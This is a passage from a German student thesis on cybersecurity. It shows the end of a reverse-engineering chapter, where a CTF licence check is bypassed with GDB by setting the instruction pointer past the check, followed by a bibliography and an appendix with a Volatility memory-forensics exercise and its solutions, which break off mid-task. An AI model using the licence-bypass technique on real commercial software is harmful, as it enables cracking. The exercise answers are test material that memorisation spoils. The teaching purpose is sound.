



Abbildung 128: Lösung mittels strings

Eine Alternative ist „ltrace“.





Abbildung 129: Lösung mittels ltrace

Weiter Möglichkeiten das Level zu lösen ist mit dem Hexdump, Radare2, IDA oder mit GDB.

#### 7.7.4.2 Level 2

Für die Lösung des zweiten Levels wird der GNU-Debugger verwendet.

```
set disassembly-flavor intel
disassemble main
```

Code 78: Ausgabe des C-Programmes in Maschinencode

Diese Codezeilen zeigen dir das Programm schön in Maschinencode an. Mit dieser Information ist es nun möglich ein Ablaufdiagramm zu erstellen, um das Programm besser zu verstehen.

Nun setze den Breakpoint bei main und nach dem compare bei jne.





Abbildung 130: Ausschnitt des Assemblercodes





Abbildung 131: Setzung der Breakpoints

Nachdem man bei dem Breakpoint angekommen ist, muss man in die Register gehen und die Jump Adresse verändern.

```
Breakpoint 2, 0×00005555555552e0 in main ()

(gdb) info registers

rax            0×16               22
rbx            0×3                3
rcx            0×0                0
rdx            0×0                0
rsi            0×55555555a4d0     93824992257232
rdi            0×7fffffffd750     140737488344912
rbp            0×7fffffffde60     0×7fffffffde60
rsp            0×7fffffffd930     0×7fffffffd930
r8             0×400              1024
r9             0×410              1040
r10            0×1000             4096
r11            0×202              514
r12            0×0                0
r13            0×7fffffffdf88     140737488347016
r14            0×555555557dd8     93824992247256
r15            0×7ffff7ffd000     140737354125312
rip            0×5555555552e0     0×5555555552e0 <main+327>
eflags         0×293              [ CF AF SF IF ]
cs             0×33               51
ss             0×2b               43
ds             0×0                0
es             0×0                0
fs             0×0                0
gs             0×0                0
(gdb) set $rip=main+329
```

Abbildung 132: JNE Registers

```
0×00005555555552e9 in main ()

(gdb) continue

Continuing.
Lizenzkey gültig!
Flag{EMR}
[Inferior 1 (process 16699) exited normally]
```

Abbildung 133: Änderung der Jump Adresse

Durch diese Änderung erhalten wir nach dem Ablauf des Programmes nun unsere Lösung.

### 7.7.5 Resümee

Reverse Engineering ist eine mächtige Methode, um tiefes Verständnis von Software zu erlangen. Es bietet enorme Lernmöglichkeiten, insbesondere in den Bereichen Softwareentwicklung und Cybersicherheit. Ethisch und legal angewandt, kann Reverse Engineering dazu beitragen, die Sicherheit und Zuverlässigkeit von Software zu verbessern, indem es Schwachstellen aufdeckt und hilft, bessere Schutzmechanismen zu entwickeln. Es ist jedoch wichtig, die gesetzlichen Rahmenbedingungen zu beachten und die Rechte der Urheber zu respektieren.

# Literaturverzeichnis

Barnehl, H., 2020. *Bindestrich und Gedankenstrich richtig unterscheiden.* [Online]
verfügbar unter: https://www.scribbr.at/wissenschaftliches-schreiben-at/bindestrich-gedankenstrich/
[Zugriff am 13 10 2023].

Bleichert, J. v., 2023. *EXPERTE.* [Online]
verfügbar unter: https://www.experte.com/it-security/man-in-the-middle
[Zugriff am 21 3 2024].

Bundesministerium für Bildung, Wissenschaft und Forschung, kein Datum *Zitation - Plagiate.* [Online]
verfügbar unter: https://www.diplomarbeiten-bbs.at/hinweise-zum-wissenschaftlichen-arbeiten/zitation-plagiate
[Zugriff am 12 10 2023].

Burke, T., 2023. *Quest Technology Management.* [Online]
verfügbar unter: https://questsys.com/ceo-blog/5-common-active-directory-attack-methods/
[Zugriff am 22 3 2024].

Burt, J., 2022. *The Register.* [Online]
verfügbar unter: https://www.theregister.com/2022/10/02/witchetty_windows_logo_spyware/
[Zugriff am 03 05 2024].

byte-sized, 2022. *byte-sized.* [Online]
verfügbar unter: https://byte-sized.de/netzwerk/vlan-hopping-was-ist-das-und-wie-kann-ich-mich-schuetzen/
[Zugriff am 12 2 2024].

carry0987, 2021. *GitHub.* [Online]
verfügbar unter: https://gist.github.com/carry0987/372b9fefdd8041d0374f4e08fbf052b1
[Zugriff am 4 1 2024].

Clark, C., 2021. *ComputerWeekly.* [Online]
verfügbar unter: https://www.computerweekly.com/de/definition/Steganographie
[Zugriff am 5 3 2024].

Cloudflare, 2024. *Cloudflare.* [Online]
verfügbar unter: https://www.cloudflare.com/en-gb/learning/security/glossary/bgp-hijacking/
[Zugriff am 21 3 2024].

Crowstrike, 2022. *Crowstrike.* [Online]
verfügbar unter: https://www.crowdstrike.de/cybersecurity-101/golden-ticket-attack/
[Zugriff am 21 3 2023].

digital Guide IONOS, 2020. *ionos.* [Online]
verfügbar unter: https://www.ionos.at/digitalguide/server/sicherheit/arp-spoofing-angriffe-aus-

dem-internen-netzwerk/
[Zugriff am 27 12 2023].

Dittrich, R., 2004. *Zur Quellenangabe bei Zitaten. Urheberrecht im Informationszeitalter. Festschrift für Wilhelm Nordemann.* s.l.:s.n.

Duarte, J., 2014. Sprachentwicklung und Mehrsprachigkeit. *Zeitschrift für Erziehungswissenschaft*, S. 521-524.

Higgins, K. J., 2010. *DARKREADING.* [Online]
verfügbar unter: https://www.darkreading.com/cyber-risk/busted-alleged-russian-spies-used-steganography-to-conceal-communications
[Zugriff am 03 05 2024].

Hornetsecurity, o. D.. *Hornetsecurity.* [Online]
verfügbar unter: https://www.hornetsecurity.com/de/wissensdatenbank/computervirus/
[Zugriff am 26 12 2023].

imperva, 2024. *imperva.* [Online]
verfügbar unter: https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/
[Zugriff am 18 3 2024].

Kaspersky, 2024. *kaspersky.* [Online]
verfügbar unter: https://www.kaspersky.de/resource-center/definitions/what-is-steganography
[Zugriff am 5 3 2024].

Keller, M., 2023. *PC Spezialist.* [Online]
verfügbar unter:
https://www.pcspezialist.de/blog/2023/08/30/kerberoasting/#:~:text=Kerberoasting%20ist%20ein%20%E2%80%9EOffline%E2%80%9C%2D,dem%20Kerberos%2DAuthentifizierungssystem%20zu%20extrahieren.
[Zugriff am 21 3 2024].

Kotler, G., Armstrong, G., Harris, L. C. & Percy, N., 1999. *Grundlagen des Marketing.* Wien: Linde.

Lubacz, J., Mazurczyk, W. & Szczypiorski, K., 2024. *arxiv.* [Online]
verfügbar unter: https://arxiv.org/ftp/arxiv/papers/1207/1207.0917.pdf
[Zugriff am 21 3 2024].

Luber, S. & Schmitz, P., 2019. *Security Insider.* [Online]
verfügbar unter: https://www.security-insider.de/was-ist-ein-pass-the-hash-angriff-a-853547/
[Zugriff am 21 3 2024].

Madory, D., 2023. *kenetik.* [Online]
verfügbar unter: https://www.kentik.com/blog/a-brief-history-of-the-internets-biggest-bgp-incidents/
[Zugriff am 21 3 2024].

Magnusson, A., 2024. *strongdm.* [Online]
verfügbar unter: https://www.strongdm.com/blog/man-in-the-middle-attack#:~:text=The%20user%20assumes%20they're,in%2Dthe%2Dmiddle%20attacks.
[Zugriff am 21 3 2024].

Majeed, M. A., Sulaiman, R., Shukur, Z. & Hasan, M. K., 2021. *MPDI.* [Online]
verfügbar unter: https://www.mdpi.com/2227-7390/9/21/2829
[Zugriff am 21 3 2024].

Margie Semilof, C. C., 2021. *ComputerWeekly.* [Online]
verfügbar unter: https://www.computerweekly.com/de/definition/Steganographie
[Zugriff am 27 Jänner 2024].

Microsoft Support, o. D.. *Unterstützung der Sicherheitskonfiguration.* [Online]
verfügbar unter: https://support.microsoft.com/de-de/topic/unterst%C3%BCtzung-der-sicherheitskonfiguration-ea9aef24-347f-15fa-b94f-36f967907f2f
[Zugriff am 22 12 2023].

Möhle, C., 2020a. *Die größten (vermeidbaren) Komplexitätsfallen bei Software-Projekten.* [Online]
verfügbar unter: https://t3n.de/news/groessten-vermeidbaren-1344971/
[Zugriff am 12 10 2023].

Möhle, C., 2020b. *Wie gutes Controlling die erfolgreiche Umsetzung von Softwareprojekten ermöglicht.* [Online]
verfügbar unter: https://t3n.de/news/gutes-controlling-erfolgreiche-1336499/
[Zugriff am 12 10 2023].

Mohr, B., 2019. *Google Scholar – Überblick, Anleitung & Profi-Tricks.* [Online]
verfügbar unter: https://www.bachelorprint.at/literaturrecherche/google-scholar/
[Zugriff am 13 10 2023].

OmniSecu, 2024. *OmniSecu.* [Online]
verfügbar unter: https://www.omnisecu.com/ccna-security/what-is-double-tagging-attack-how-to-prevent-double-tagging-attack.php
[Zugriff am 21 3 2024].

PAESSLER, 2024. *PAESSLER.* [Online]
verfügbar unter: https://www.paessler.com/de/it-explained/packet-sniffing
[Zugriff am 21 3 2024].

PassCamp, 2023. *PassCamp.* [Online]
verfügbar unter: https://www.passcamp.com/blog/everything-you-need-to-know-about-iot-hacking/
[Zugriff am 21 3 2024].

Patzak, G. & Rattay, G., 2020. *Projektmanagement.* Wien: Linde Verlag.

Petrl, D., 2024. *semperis.* [Online]
verfügbar unter: https://www.semperis.com/de/blog/how-to-defend-against-pass-the-ticket-

attack/
[Zugriff am 21 3 2024].

Pohlmann, P. N., o. D.. *nobert-pohlmann.* [Online]
verfügbar unter: https://norbert-pohlmann.com/glossar-cyber-sicherheit/advanced-encryption-standard-aes/
[Zugriff am 27 12 2023].

Pohlmann, P. N., o. D.. *nobert-pohlmann.* [Online]
verfügbar unter: https://norbert-pohlmann.com/glossar-cyber-sicherheit/cipher-block-chaining-mode-cbc-mode/
[Zugriff am 27 12 2023].

Purgathofer, P., 2024. *TU Wien.* [Online]
verfügbar unter: http://igw.tuwien.ac.at/designlehren/steganographie.pdf
[Zugriff am 3 5 2024].

rapid7, 2024. *RAPID7.* [Online]
verfügbar unter: https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/
[Zugriff am 18 3 2024].

scrum.org, kein Datum *What is Scrum?.* [Online]
verfügbar unter: https://www.scrum.org/learning-series/what-is-scrum
[Zugriff am 12 10 2023].

Security, 2023. *IONOS.* [Online]
verfügbar unter: https://www.ionos.com/digitalguide/server/security/man-in-the-middle-attack-an-overview-of-attack-patterns/
[Zugriff am 18 3 2024].

Solis, T., 2021. *Empfehlungen für die systematische Literaturrecherche.* [Online]
verfügbar unter: https://www.scribbr.at/aufbau-und-gliederung-at/literaturrecherche/
[Zugriff am 13 10 2023].

Soni, K., 2014. *toolwar.* [Online]
verfügbar unter: https://www.toolwar.com/2014/01/dumpit-memory-dump-tools.html
[Zugriff am 12 26 2023].

Universität, J. K., 2024. *Johannes Kepler Universität.* [Online]
verfügbar unter: http://www.fim.uni-linz.ac.at/lva/Rechtliche_Aspekte/2001SS/Stegano/geschichte.htm
[Zugriff am 5 3 2024].

Wikipedia, 2023. *Wikipedia.* [Online]
verfügbar unter: https://de.wikipedia.org/wiki/Steganographie
[Zugriff am 5 3 2024].

Ziegenhagen, U., 2011. *LaTeX: Umlaute in utf8 Listings korrekt ausgeben.* [Online]
verfügbar unter: https://www.uweziegenhagen.de/?p=1500
[Zugriff am 13 10 2023].

# Tabellenverzeichnis


# Abbildungsverzeichnis

# Stichwortverzeichnis

# Codeverzeichnis

# Anhänge

## Anhang „Memory Analysis“



# Memory Analysis

Eine Arbeit der SchülerInnen der HTL-Rennweg

Inspiriert durch die Serie Startrek und orientiert an der Verbesserung zur Aneignung der Cybersecurity für SchulerInnen der HTL-Rennweg.

## Ausgangssituation

In einer hochmodernen Cybersecurity-Einheit erhielt der Forensik-Experte Alex eine dringende Mitteilung. Ein verdächtiges System hat einen Memory Dump generiert und es lag an ihm die verborgenen Hinweise zu entschlüsseln. Der Dump entstand auf einem Unternehmensserver, welcher angeblich Ziel eines raffinierten Hackerangriffs geworden war. Hilf Alex indem du die Fragen beantwortest.

## Aufgabenstellung

Beantworte die folgenden Fragen:


- Welche Hardwarearchitektur ist zu erkennen?
- Wie viele CPU-Kerne hat die Maschine?
- Mit welchem Programm wurde der Memory Dump erstellt?
- Mit welcher (auffälligen) IP-Adresse wurde eine Verbindung erstellt?

1. **Hinweis**
   Die Memory Dump-Datei liegt im Download-Verzeichnis auf der Kali-Maschine mit dem Namen „Memory_Analysis“.

2. **Hinweis**
   Benutzername: kali Passwort: kali

3. **Hinweis**
   Du kannst die Memory Dump-Datei auch von der Webseite herunterladen.

# Anhang „Memory Analysis Step-by-Step Guide”



# Memory Analysis

## Step-by-Step Guide

Eine Arbeit der SchülerInnen der HTL-Rennweg

Inspiriert durch die Serie Startrek und orientiert an der Verbesserung zur Aneignung der Cybersecurity für SchulerInnen der HTL-Rennweg.

### Ausgangssituation

In einer hochmodernen Cybersecurity-Einheit erhielt der Forensik-Experte Alex eine dringende Mitteilung. Ein verdächtiges System hat einen Memory Dump generiert und es lag an ihm die verborgenen Hinweise zu entschlüsseln. Der Dump entstand auf einem Unternehmensserver, welcher angeblich Ziel eines raffinierten Hackerangriffs geworden war. Hilf Alex indem du die Fragen beantwortest.

### Aufgabenstellung

Beantworte die folgenden Fragen:

- Welche Hardwarearchitektur ist zu erkennen?
- Wie viele CPU-Kerne hat die Maschine?
- Mit welchem Programm wurde der Memory Dump erstellt?
- Mit welcher (auffälligen) IP-Adresse wurde eine Verbindung erstellt?

**Lösung:**

- Was ist Volatility?
  - Volatility ist ein Open-Source Tool, welches für forensische Zwecke verwendet wird um ein Speicherabbild zu analysieren.
- Melden Sie sich auf der Kali-Maschine „Memory_Analysis“ an.
  - Benutzername: kali
  - Passwort: kali
- Navigieren Sie in den Order /home/kali/Downloads/volatility3/ mit dem folgenden Befehl.

```
cd /home/kali/Downloads/volatility3
```





Abbildung 1 Befehl, um Ordner zu wechseln

- Führen Sie den folgenden Befehl aus, um die Informationen für die folgenden Fragen zu erhalten: 'Welche Hardwarearchitektur?' und 'Wie viele CPU-Kerne hat die Maschine?

```
sudo python3 vol.py -f /home/kali/Downloads/memory_dump.raw windows.info
```


Abbildung 2 Ausgabe von volatility

Die Antwort für die erste Frage ist 34404[21].
Die Antwort für die zweite Frage ist 2.

- Die dritte Frage lautet: „Mit welchem Programm wurde der Memory Dump erstellt?“. Um die Frage beantworten zu können, muss der folgende Befehl ausgeführt werden.

```
python3 vol.py -f /home/kali/Down-
loads/Memory_Analysis/memory_dump.raw
windows.cmdline'
```





Abbildung 3 ausgeführter Befehl

Der Befehl zeigt alle Programme, die ausgeführt wurden. In der Ausgabe kann man die Anwendung DumpIt.exe finden, welches auch die Antwort ist.

[21] Hardwarearchitektur - https://de.wikipedia.org/wiki/Computer

```
2652    RuntimeBroker.  C:\Windows\System32\RuntimeBroker.exe -Embedding
8076    svchost.exe     C:\WINDOWS\System32\svchost.exe -k wsappx -p -s ClipSVC
1792    cmd.exe cmd.exe /s /c "cmd.exe"
7812    conhost.exe     \??\C:\WINDOWS\system32\conhost.exe 0x4
2104    cmd.exe cmd.exe
1616    dllhost.exe     "C:\WINDOWS\SysWOW64\DllHost.exe" /Processid:{776DBC8D-7347-478C-8D71-791E12EF49D8}
3448    more.com        Required memory at 0x186d76d020 is not valid (process exited?)
2624    svchost.exe     C:\WINDOWS\system32\svchost.exe -k appmodel -p -s camsvc
5460    smartscreen.ex  C:\Windows\System32\smartscreen.exe -Embedding
1348    UserOOBEBroker  C:\Windows\System32\oobe\UserOOBEBroker.exe -Embedding
3996    DumpIt.exe      "C:\Users\junioradmin\Downloads\DumpIt.exe"
9776    conhost.exe     \??\C:\WINDOWS\system32\conhost.exe 0x4
9432    mscorsvw.exe    Required memory at 0x22042f71ae8 is not valid (process exited?)
9732    svchost.exe     Required memory at 0x78 is not valid (process exited?)
```

Abbildung 4 Antwort auf die dritte Frage

Die Antwort für die dritte Frage ist DumpIt.exe

- Die 4.te Frage ist „Mit welcher (auffälligen) IP-Adresse wurde eine Verbindung erstellt?“. Um die Frage beantworten zu können, muss der folgende Befehl ausgeführt werden.

```
python3 vol.py -f /home/kali/Downloads/Memory_Analysis/memory_dump.raw windows.netscan
```

Der Befehl gibt alle Verbindungen, die während dem Erstellen des Dumps, stattgefunden haben aus.

